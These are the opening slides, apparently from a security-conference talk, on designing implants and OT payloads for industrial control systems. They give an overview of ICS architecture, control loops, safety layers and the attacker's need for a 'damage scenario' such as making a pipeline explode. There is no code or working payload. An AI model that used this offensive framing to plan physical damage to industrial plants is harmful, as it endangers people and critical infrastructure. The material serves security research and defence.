A Diet of Poisoned Fruit:

Designing Implants & OT Payloads for ICS Embedded Devices

Jos Wetzels, Marina Krotofil

Secura

Marina Krotofil

@marmusha

- Senior Security Engineer
- Specializing on offensive security of Critical Infrastructures
- **Focus:** Physical Damage or how to make somethings go bad, crash or blow up by means of cyber-attacks

www.pexels.com

Jos Wetzels

@s4mvartaka

Secura

- Principal Consultant & Security Researcher
- **Focus:** Embedded Systems Security (ICS, Automotive, IoT, …)
- (previously) Security Researcher @ University of Twente on protection of critical infrastructure

AGENDA

1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
4. OT Payloads
5. Conclusion


Secura

Here is a Plant. What is Your Plan?

http://www.amerpipe.com/sites/default/files/refinery-pipe.jpg

Two Common View on Cyber-Physical Attacks

- “Trivial! Look at the state of ICS security!”
- “Borderline impossible! These processes are extremely complex & engineered for safety!”



https://image.shutterstock.com/image-illustration/six-nine-matter-perspectives-260nw-1024980271.jpg

Secura

Typical Expectation: MAGIC BUTTON


http://www.amerpipe.com/sites/default/files/refinery-pipe.jpg

Attacks with Strategic and Long Lasting Effect

- Attacks with strategic, lasting damage will be process specific & require good process comprehension
- Wil require attacker to develop detailed '**damage scenario**'
  - What causes a pipeline to explode?
  - What causes the ***right*** pipeline to explode?
  - What causes the ***right*** pipeline to explode at the ***right*** moment?

Secura

Industrial Control Systems (ICS)



IT Security vs. OT Security

ICS security

IT security

(cyber-security -> taking over the infrastructure)

OT security

(causing impact on the operations -> process and equipment)

Attack payload

Marina & Jos

Secura


Industrial Plants Work on Control Loop Concept

Process Optimization Applications

HMI

https://upload.wikimedia.org/wikipedia/commons/thumb/0/03/Leitstand_2.jpg/327px-Leitstand_2.jpg


Control system





SET POINT

Sensors


Actuators







Industrial Network Architecture



Planning and management

Optimization Applications

HMI (Supervisory control)

Controllers (Regulatory control)


Field Instrumentation

Definition of Real Time

Physical Process and Control Equipment

https://vecer.mk/files/article/2017/05/02/485749-saudiska-arabija-ja-kupi-najgolemata-naftena-rafinerija-vo-sad.jpg

http://www.jfwhite.com/Collateral/Images/English-US/Galleries/middleboro9115kvbreakers.jpg




https://www.roboticsbusinessreview.com/wp-content/uploads/2016/05/jaguar-factory.jpg

https://www.oilandgasproductnews.com/files/slides/locale_image/medium/0089/22183_en_16f9d_8738_honeywell-process-solutions-rtu2020-process-controller.jpg

https://selinc.com/uploadedImages/Web/Videos/Playlists/Playlist_RTAC_1280x720.png?n=6358475812600
0

http://www02.abb.com/global/seitp/seitp202.nsf/0/0601d25ed243cfb0c1257d7e0043e50e/$file/7184_lvl2.jpg

Physical Process and Control Equipment




PHYSICAL

CYBER


http://magazine.scientificmalaysian.com/wp-content/uploads/2013/12/Oil-refinery-explosion.png

Security vs. Safety




Secura

Hazards and Layers of Safety Protections



http://www.oseco.com/markets/processing/index.cfm?appID=23#23


SIS



https://www.arcweb.com/sites/default/files/Images/blog-images/Layers-of-Protection.png

Designing Cyber-Physical Payload

Evil Motivation



Cyber-physical Payload

https://cdn5.vectorstock.com/i/1000x1000/32/14/skull-and-crossbones-with-binary-code-vector-20603214.jpg

Secura

AGENDA

1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
4. OT Payloads
5. Conclusion

